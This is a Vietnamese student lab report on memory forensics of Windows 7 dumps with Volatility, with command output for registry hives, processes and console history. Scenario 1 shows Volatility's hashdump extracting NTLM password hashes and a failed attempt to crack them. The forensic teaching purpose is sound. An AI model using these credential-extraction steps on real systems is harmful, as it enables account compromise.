

BÁO CÁO THỰC HÀNH LAB 1

Môn học: Pháp chứng kỹ thuật số

Nhóm: Pha Pha

THÀNH VIÊN THỰC HIỆN:

STT	Họ và tên	MSSV
1	Nguyễn Đoàn Xuân Bình	19521265
2	Trần Hoàng Khang	19521671
3	Nguyễn Mỹ Quỳnh	19520241

BÁO CÁO CHI TIẾT

a. Kích bản 01

Yêu cầu 1. Phân tích, đánh giá.

- Đánh giá các thông tin mà nhân viên điều tra có thể lấy được trong file dump của bộ nhớ RAM. Thủ nghiệm lấy thông tin mật khẩu từ đó.

Từ file dump của bộ nhớ RAM, ta có thể lấy được các thông tin nhạy cảm hữu ích như thông tin các Registry, hive, các ứng dụng và các process đang chạy tại các thời điểm đó. Đồng thời cũng có thể xem được thông tin các network connect hay socket đang hoạt động, việc dump các dữ liệu từ memory gần giống như đang giám nghiệm và theo dõi hoạt động của một người lúc người đó đang thực hiện thao tác trên máy tính tại một thời điểm vậy, tùy theo người đó có “xóa” dấu vết trong RAM hay không .

Thủ nghiệm lấy mật khẩu:

Đầu tiên xem danh sách hive bằng:

```
./volatility_2.6_lin64_standalone -f find-me.bin --
profile=Win7SP1x86 hivelist
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 hivelist 1 ×
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____
0×87a0c420 0×27d12420 [no name]
0×87a1a250 0×27dde250 \REGISTRY\MACHINE\SYSTEM
0×87a449d0 0×27bca9d0 \REGISTRY\MACHINE\HARDWARE
0×88273008 0×1ff6c008 \SystemRoot\System32\Config\SECURITY
0×8828b9d0 0×1ff269d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0×882ea460 0×24869460 \SystemRoot\System32\Config\SAM
0×8a47f008 0×24286008 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0×8bbc39d0 0×258df9d0 \Device\HarddiskVolume1\Boot\BCD
0×8bbde008 0×25970008 \SystemRoot\System32\Config\SOFTWARE
0×8e9b19d0 0×2538a9d0 \SystemRoot\System32\Config\DEFAULT
0×906af9d0 0×1a6ab9d0 \??\C:\Users\Black Eagle\ntuser.dat
0×906f39d0 0×2bb679d0 \??\C:\Users\Black Eagle\AppData\Local\Microsoft\Windows\UsrClass.dat
0×957579d0 0×0a3d79d0 \??\C:\System Volume Information\Syscache.hve
```

Lấy thông tin hash của mật khẩu bằng cách dump file SAM ra và đưa vào file **hashedPassword.txt**. Với flag **-y** chỉ ra virtual address của **\REGISTRY\MACHINE\SYSTEM** và **-s** là virtual address của **\SystemRoot\System32\Config\SAM**

```
./volatility_2.6_lin64_standalone -f find-me.bin --
profile=Win7SP1x86 hashdump -y 0x87a1a250 -s 0x882ea460 >
hashedPassword.txt
```

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 hashdump -y 0x
87a1a250 -s 0x882ea460 > hashedPassword.txt
Volatility Foundation Volatility Framework 2.6

(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat hashedPassword.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Black Eagle:1000:aad3b435b51404eeaad3b435b51404ee:a39b211d0441a8380ec21a97e88531ff :::
```

Mình chỉ thấy mật khẩu được hash thôi. (**Đã thử crack nhưng mà không được**)

- Có thể thu được thông tin gì từ việc xem lịch sử của tiến trình cmd? Các trường hợp nào những thông tin này là hữu dụng cho nhân viên điều tra? Nêu sự khác biệt giữa 2 plugin cmdscan và consoles.

Việc xem lịch sử của tiến trình cmd là rất quan trọng, chúng ta sẽ biết được thao tác của hacker thực hiện trên hệ thống, nếu may mắn thì dựa vào đó có thể truy vết hành động và tung tích của hacker. Ví dụ trong trường hợp thường thấy là hacker sử dụng một backdoor trên máy victim và tận dụng shell để tương tác, phá hoại ngầm, hoặc rút thông tin dữ liệu thì việc lấy tung tích từ shell sẽ mang lại thông tin hữu ích.

So sánh plugin **cmdscan** và **consoles**: Tham khảo tại nguồn chính hãng [Command Reference · volatilityfoundation/volatility Wiki \(github.com\)](https://github.com/volatilityfoundation/volatility/wiki/Command-Reference)

Cmdscan	Consoles
Plugin cmdscan tìm kiếm bộ nhớ của csrss.exe trên XP / 2003 / Vista / 2008 và conhost.exe trên Windows 7 để tìm các lệnh mà kẻ tấn công đã nhập thông qua giao diện điều khiển (cmd.exe). Đây là một trong những lệnh mạnh mẽ nhất mà ta có thể sử dụng để có được khả năng hiển thị các hành động của kẻ tấn công trên hệ thống nạn nhân, cho dù chúng đã mở cmd.exe thông qua phiên RDP hoặc đầu vào / đầu ra được ủy quyền cho một trình bao lệnh từ một cửa hậu được nối mạng.	Tương tự như cmdscan, plugin tìm các lệnh mà kẻ tấn công nhập vào cmd.exe hoặc thực thi thông qua backdoor. Tuy nhiên, thay vì quét COMMAND_HISTORY, plugin này sẽ quét CONSOLE_INFORMATION. Ưu điểm chính của plugin này là nó không chỉ in các lệnh mà kẻ tấn công đã nhập mà còn thu thập toàn bộ bufer màn hình (đầu vào và đầu ra). Ví dụ: thay vì chỉ nhìn thấy "dir", ta sẽ thấy chính xác những gì kẻ tấn công đã nhìn thấy, bao gồm tất cả các tệp và thư mục được liệt kê bởi lệnh "dir".
<ul style="list-style-type: none"> Ngắn gọn thì, cmdscan show lệnh từ dump csrss.exe và conhost.exe Show ra lệnh được nhập lên shell 	<ul style="list-style-type: none"> Console dump dữ liệu từ CONSOLE_INFORMATION Show ra lệnh được nhập lên shell và cả output hiện ra cho hacker nhìn thấy.

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 2284
CommandHistory: 0x200338 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cnd #0 @ 0x1fdb30: cd Desktop
Cnd #1 @ 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
Cnd #8 @ 0x390039: ???
Cnd #12 @ 0x2d0039: ???????????????
Cnd #13 @ 0x390038: ???
Cnd #17 @ 0x2d0037: ???????????????
Cnd #36 @ 0x1d00c4: ? ???
Cnd #37 @ 0x1fce00: ????
*****
CommandProcess: conhost.exe Pid: 3444
CommandHistory: 0x2b0360 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cnd #36 @ 0x2800c4: ?+?(???
Cnd #37 @ 0x2acf08: ?(???
*****
Cmd #0 at 0x1fdb30: cd Desktop
Cmd #1 at 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
_____
Screen 0x1e6198 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Black Eagle>cd Desktop

C:\Users\Black Eagle\Desktop>sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf

SDelete v2.0 - Secure file delete
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SDelete is set for 3 passes.
Th1s_is_Fl4g_f0r_100.pdf ... deleted.

Files deleted: 1
```

- Xem thông tin của các tiến trình: iexplore.exe, gpg-agent.exe

Đầu tiên liệt kê các process đang hoạt động để lấy PID của 2 tiến trình trên:

```
./volatility_2.6_lin64_standalone -f find-me.bin --
profile=Win7SP1x86 pstree | grep "iexplore.exe\|gpg-agent.exe"
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 pstree | grep "iexplore.exe\|gpg-agent.exe"
Volatility Foundation Volatility Framework 2.6
. 0x849ad030:iexplore.exe          2864   1336    17    638 2017-10-07 18:55:53 UTC+0000
.. 0x84cb7558:iexplore.exe          4064   2864    19    617 2017-10-07 18:56:02 UTC+0000
.. 0x8496e7b0:iexplore.exe          3704   2864    22    675 2017-10-07 18:55:53 UTC+0000
0x842d15d0:gpg-agent.exe           3576   3556     3    79 2017-10-07 18:45:41 UTC+0000
```

Xem thử tại PID 2864:

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 cmdline -p 2864
Volatility Foundation Volatility Framework 2.6
*****
iexplore.exe pid: 2864
Command line : "C:\Program Files\Internet Explorer\iexplore.exe"
```

Dump ra cũng chẳng thấy có gì thú vị lắm, chắc đây là fake flag: {F79DE8DC-F3D1-4802-9C4B-6BF742D65FBD}

```
Bit flags that specify which login option values are specified
; PCI device hack flags rule
; PCI device hack flags based on bios matching rule
; PCI device hack flags based on CPU matching rule
PCIDeviceSetHackflags = {F79DE8DC-F3D1-4802-9C4B-6BF742D65FBD}
; These are the PCI devices that currently require hackflags.
;           HHHHHHHH : hackflags
```

Thi thực hành cuối kì

Xem thử tại PID 3576

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 cmdline -p 3576
Volatility Foundation Volatility Framework 2.6
*****
gpg-agent.exe pid: 3576
Command line : "C:\Program Files\GnuPG\bin\gpg-agent.exe" --homedir "C:\Users\Black Eagle\AppData\Roaming\gnupg" --use-standard-socket --daemon
```

Ta thấy lệnh để thực thi tiến trình gpg-agent, cũng không có gì đặc biệt lắm, path cũng hợp lệ. Thủ dump ra xem

```
./volatility_2.6_lin64_standalone -f find-me.bin --profile=Win7SP1x86 memdump -p 3576 -D .
```


```
!function(a,b,c){function d(a){var b,c,d,e,f=String.fromCharCode;if(!k||!k.fillText)return!1;switch(k.clearRect(0,0,j.width,j.height),k.textBaseline="top",k.font="600 32px Arial",a){case"flag":return k.fillText(f(55356,56826,55356,56819),0,0),b=j.toDataURL(),k.clearRect(0,0,j.width,j.height),k.fillText(f(55356,56826,8203,55356,56819),0,0),c=j.toDataURL(),b!=c&&(k.clearRect(0,0,j.width,j.height),k.fillText(f(55356,57332,56128,56423,56128,56418,56128,56421,56423,56128,56447),0,0),b=j.toDataURL(),k.clearRect(0,0,j.width,j.height),k.fillText(f(55356,57332,56128,56423,8203,56128,56418,8203,56128,56421,8203,56430,8203,56128,56423,8203,56128,56447),0,0),c=j.toDataURL(),b!=c);case"emoji4":return k.fillText(f(55358,56794,8205,9794,65039),0,0),d=j.toDataURL(),k.clearRect(0,0,j.width,j.height),k.fillText(f(55358,56794,8203,9794,65039),0,0),e=j.toDataURL(),d!=e);return!1}function e(a){var c=b.createElement("script");c.src=a,c.defer=c.type="text/javascript",b.getElementsByTagName("head")[0].appendChild(c)}var f,g,h,i,j=b.createElement("canvas"),k=j.getContext&&j.getContext("2d");for(i=Array("flag","emoji4"),c.supports={everything:!0,everythingExceptFlag:!0},h=0;h

```





Có lẽ đây không phải malware.

b. Kịch bản 02

Tài nguyên: file dump máy ảo Win7 (IEWIN7-20220405-150935.raw)



Thi thực hành cuối kì



Thi thực hành cuối kì

7

Kiểm tra thông tin của file dump:

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ..\IEWIN7-20220405-150935.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
ASH     : Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64
_23418, Win2008R2SP1x64, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/QuynhQuynh/CurrentSemester/foren
sic/IEWIN7-20220405-150935.raw)
PAE type : No PAE
DTB   : 0x187000L
KDBG  : 0xf80002a45110L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002a46d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2022-04-05 15:09:42 UTC+0000
Image local date and time : 2022-04-05 08:09:42 -0700
```

Dựa vào kết quả đưa ra, ta có thể xác định file được cho là file dump từ bộ nhớ máy ảo, profile của hệ thống đã được dump là Win7SP1x64.

Thực hiện kiểm tra các process đang chạy, gõ lệnh:

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ..\IEWIN7-20220405-150935.raw --profile=Win7SP1x
64 plist
Volatility Foundation Volatility Framework 2.6
Offset(V)      Name          PID  PPID Thds Hnds Sess Wow64 Start
-----  -----
0xfffffa8003ce36d0 System        4    0    79   547   —   0 2022-
04-05 14:52:16 UTC+0000
0xfffffa8004623800 smss.exe    240   4    2    29   —   0 2022-
04-05 14:52:16 UTC+0000
0xfffffa80046ba7e0 csrss.exe   308   300   8    428   0   0 2022-
04-05 14:52:19 UTC+0000
0xfffffa8003ce97a0 wininit.exe  356   300   3    77   0   0 2022-
04-05 14:52:20 UTC+0000
0xfffffa800467c9b0 csrss.exe   368   348   7    243   1   0 2022-
04-05 14:52:20 UTC+0000
0xfffffa80050ecb10 winlogon.exe 396   348   3    110   1   0 2022-
04-05 14:52:20 UTC+0000
0xfffffa800520e890 services.exe 456   356   7    218   0   0 2022-
04-05 14:52:21 UTC+0000
0xfffffa800521fb10 lsass.exe    464   356   7    589   0   0 2022-
04-05 14:52:21 UTC+0000
0xfffffa8005224b10 lsm.exe     472   356  10    142   0   0 2022-
04-05 14:52:21 UTC+0000
0xfffffa80052b1b10 svchost.exe  576   456  12    355   0   0 2022-
04-05 14:52:22 UTC+0000
0xfffffa80052e69c0 svchost.exe  644   456   9    266   0   0 2022-
04-05 14:52:22 UTC+0000
0xfffffa8005328b10 svchost.exe  700   456  18    432   0   0 2022-
04-05 14:52:22 UTC+0000
0xfffffa800537fb10 svchost.exe  792   456  17    403   0   0 2022-
04-05 14:52:23 UTC+0000
```

Thi thực hành cuối kì



04-05 14:52:23 UTC+0000							
0xfffffa80053f59c0 svchost.exe	844	456	19	335	0	0	2022-
04-05 14:52:23 UTC+0000							
0xfffffa800540d2b0 svchost.exe	876	456	39	1646	0	0	2022-
04-05 14:52:23 UTC+0000							
0xfffffa8005420650 svchost.exe	940	456	5	119	0	0	2022-
04-05 14:52:23 UTC+0000							
0xfffffa8005479b10 svchost.exe	312	456	16	491	0	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005110060 spoolsv.exe	1096	456	13	267	0	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005108320 dwm.exe	1104	792	3	74	1	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005230060 svchost.exe	1140	456	19	323	0	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005255320 taskhost.exe	1164	456	8	148	1	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005274320 explorer.exe	1184	1076	28	894	1	0	2022-
04-05 14:52:25 UTC+0000							
0xfffffa8005221060 svchost.exe	1336	456	11	325	0	0	2022-
04-05 14:52:27 UTC+0000							
0xfffffa80053791e0 svchost.exe	1392	456	12	215	0	0	2022-
04-05 14:52:27 UTC+0000							
0xfffffa800556eb10 cygrunsrv.exe	1472	456	6	97	0	0	2022-
04-05 14:52:28 UTC+0000							
0xfffffa80056866f0 wlms.exe	1696	456	4	47	0	0	2022-
04-05 14:52:29 UTC+0000							
0xfffffa8005696870 cygrunsrv.exe	1724	1472	0	——	0	0	2022-
04-05 14:52:29 UTC+0000							
0xfffffa80056a9060 conhost.exe	1740	308	2	33	0	0	2022-
04-05 14:52:29 UTC+0000							
0xfffffa80056b0060 sshd.exe	1756	1724	4	98	0	0	2022-
04-05 14:52:29 UTC+0000							
0xfffffa8005723b10 sppsvc.exe	1916	456	4	161	0	0	2022-
04-05 14:52:30 UTC+0000							
04-05 14:52:31 UTC+0000							

04-05 14:52:31 UTC+0000							
0xfffffa8005754600 svchost.exe	1160	456	5	90	0	0	2022-
04-05 14:52:32 UTC+0000							
0xfffffa80057e9060 SearchIndexer.	1228	456	13	624	0	0	2022-
04-05 14:52:34 UTC+0000							
0xfffffa8004764b10 svchost.exe	2940	456	14	345	0	0	2022-
04-05 14:54:31 UTC+0000							
0xfffffa80053dd940 wuauctl.exe	612	876	0	——	1	0	2022-
04-05 14:55:34 UTC+0000							
0xfffffa800564db10 TrustedInstall	2124	456	8	280	0	0	2022-
04-05 14:55:43 UTC+0000							
0xfffffa8005c67b10 WmiPrvSE.exe	2584	576	6	106	0	0	2022-
04-05 15:03:34 UTC+0000							
0xfffffa8005cbd660 cmd.exe	1772	1184	1	19	1	0	2022-
04-05 15:04:06 UTC+0000							
0xfffffa8005cbab10 conhost.exe	1412	368	2	53	1	0	2022-
04-05 15:04:06 UTC+0000							
0xfffffa8005cc65e0 wuauctl.exe	2516	876	0	——	1	0	2022-
04-05 15:04:10 UTC+0000							
0xfffffa8005c057b0 wuauctl.exe	1156	876	0	——	1	0	2022-
04-05 15:04:25 UTC+0000							
0xfffffa8004b031c0 wuauctl.exe	1444	876	0	——	1	0	2022-
04-05 15:04:40 UTC+0000							
0xfffffa8004abd850 wuauctl.exe	1984	876	0	——	1	0	2022-
04-05 15:04:55 UTC+0000							
0xfffffa8005c49b10 wuauctl.exe	248	876	0	——	1	0	2022-
04-05 15:05:10 UTC+0000							
0xfffffa8005cba060 wuauctl.exe	1800	876	0	——	1	0	2022-
04-05 15:05:25 UTC+0000							
0xfffffa8005c4db10 wuauctl.exe	2444	876	0	——	1	0	2022-
04-05 15:05:40 UTC+0000							
0xfffffa8005ce7b10 notepad.exe	2464	1184	1	61	1	0	2022-
04-05 15:05:42 UTC+0000							
0xfffffa8005ce8060 wuauctl.exe	2056	876	0	——	1	0	2022-
04-05 15:05:56 UTC+0000							

Thi thực hành cuối kì

<code>0xfffffa800474e060 iexplore.exe</code>	2192	1184	14	423	1	1	2022-
04-05 15:06:32 UTC+0000							
<code>0xfffffa8005ce2b10 iexplore.exe</code>	2492	2192	22	589	1	1	2022-
04-05 15:06:33 UTC+0000							
<code>0xfffffa8005d42360 iexplore.exe</code>	2356	2192	20	546	1	1	2022-
04-05 15:06:42 UTC+0000							
<hr/>							
04-05 15:06:45 UTC+0000 2022-04-05 15:06:45 UTC+0000							
<code>0xfffffa8005c63060 wuauctl.exe</code>	2708	876	0	-----	1	0	2022-
04-05 15:07:00 UTC+0000 2022-04-05 15:07:00 UTC+0000							
<code>0xfffffa8005dc6b10 wuauctl.exe</code>	2552	876	0	-----	1	0	2022-
04-05 15:07:15 UTC+0000 2022-04-05 15:07:15 UTC+0000							
<code>0xfffffa8005db82b0 wuauctl.exe</code>	2880	876	0	-----	1	0	2022-
04-05 15:07:31 UTC+0000 2022-04-05 15:07:35 UTC+0000							
<code>0xfffffa80065c9b10 wuauctl.exe</code>	2352	876	0	-----	1	0	2022-
04-05 15:07:50 UTC+0000 2022-04-05 15:07:50 UTC+0000							
<code>0xfffffa8006d1ab10 wuauctl.exe</code>	1816	876	0	-----	1	0	2022-
04-05 15:08:05 UTC+0000 2022-04-05 15:08:32 UTC+0000							
<code>0xfffffa8005e3e120 wuauctl.exe</code>	1880	876	0	-----	1	0	2022-
04-05 15:08:47 UTC+0000 2022-04-05 15:08:48 UTC+0000							
<code>0xfffffa8005a7f060 wuauctl.exe</code>	2988	876	0	-----	1	0	2022-
04-05 15:09:03 UTC+0000 2022-04-05 15:09:04 UTC+0000							
<code>0xfffffa8005a82060 wuauctl.exe</code>	1668	876	0	-----	1	0	2022-
04-05 15:09:19 UTC+0000 2022-04-05 15:09:19 UTC+0000							
<code>0xfffffa8005ab7060 DumpIt.exe</code>	2872	1184	5	46	1	1	2022-
04-05 15:09:29 UTC+0000							
<code>0xfffffa8005a95060 conhost.exe</code>	2704	368	2	52	1	0	2022-
04-05 15:09:29 UTC+0000							
<code>0xfffffa80068cf060 wuauctl.exe</code>	2112	876	0	-----	1	0	2022-
04-05 15:09:34 UTC+0000 2022-04-05 15:09:35 UTC+0000							
<code>0xfffffa8005c63720 wuauctl.exe</code>	412	876	0	-----	0	2022-	
04-05 15:09:50 UTC+0000 2022-04-05 15:09:51 UTC+0000							
<code>0xfffffa8005da3b10 VSSVC.exe</code>	2484	456	6	125	-----	0	2022-
04-05 15:09:56 UTC+0000							
<code>0xfffffa8006e7ab10 svchost.exe</code>	2508	456	6	71	-----	0	2022-
04-05 15:09:57 UTC+0000							
<code>0xfffffa80062c7b10 wuauctl.exe</code>	2732	876	0	-----	0	2022-	
04-05 15:10:14 UTC+0000 2022-04-05 15:10:15 UTC+0000							
<code>0xfffffa80068ae400 wermgr.exe</code>	2472	2416	5	909 ... 85	-----	0	2022-
04-05 15:10:15 UTC+0000							

└─(QuynhQuynh@ kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]

Lấy ra trường địa chỉ bắt đầu trong bộ nhớ của nơi lưu trữ thông tin đăng ký và quản lý về tài khoản người dùng Windows dùng hivelist.

Thi thực hành cuối kì

```
(QuynhQuynh㉿kali)-[~/CurrentSemester/forensic/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f ..\IEWIN7-20220405-150935.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____
0xfffff8a00000f010 0x00000000a96a5010 [no name]
0xfffff8a000024010 0x00000000a9670010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000531f0 0x00000000a95df1f0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000305410 0x00000000a800c410 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a0005a8410 0x00000000a70f1410 \SystemRoot\System32\Config\SECURITY
0xfffff8a0005e8010 0x00000000a6e8f010 \SystemRoot\System32\Config\SAM
0xfffff8a00062a010 0x00000000a6bf7010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a000de7010 0x000000009b8b6010 \?\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a000e91010 0x000000009b154010 \?\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a00102e010 0x0000000097478010 \?\C:\Users\IEUser\ntuser.dat
0xfffff8a001044010 0x0000000096d24010 \?\C:\Users\IEUser\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a00138e010 0x000000009156e010 \?\C:\Users\sshd_server\ntuser.dat
0xfffff8a0013c5010 0x0000000091bbd010 \?\C:\Users\sshd_server\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a00192f010 0x0000000087725010 \?\C:\System Volume Information\Syscache.hve
0xfffff8a002330010 0x0000000061250010 \?\C:\Windows\System32\config\COMPONENTS
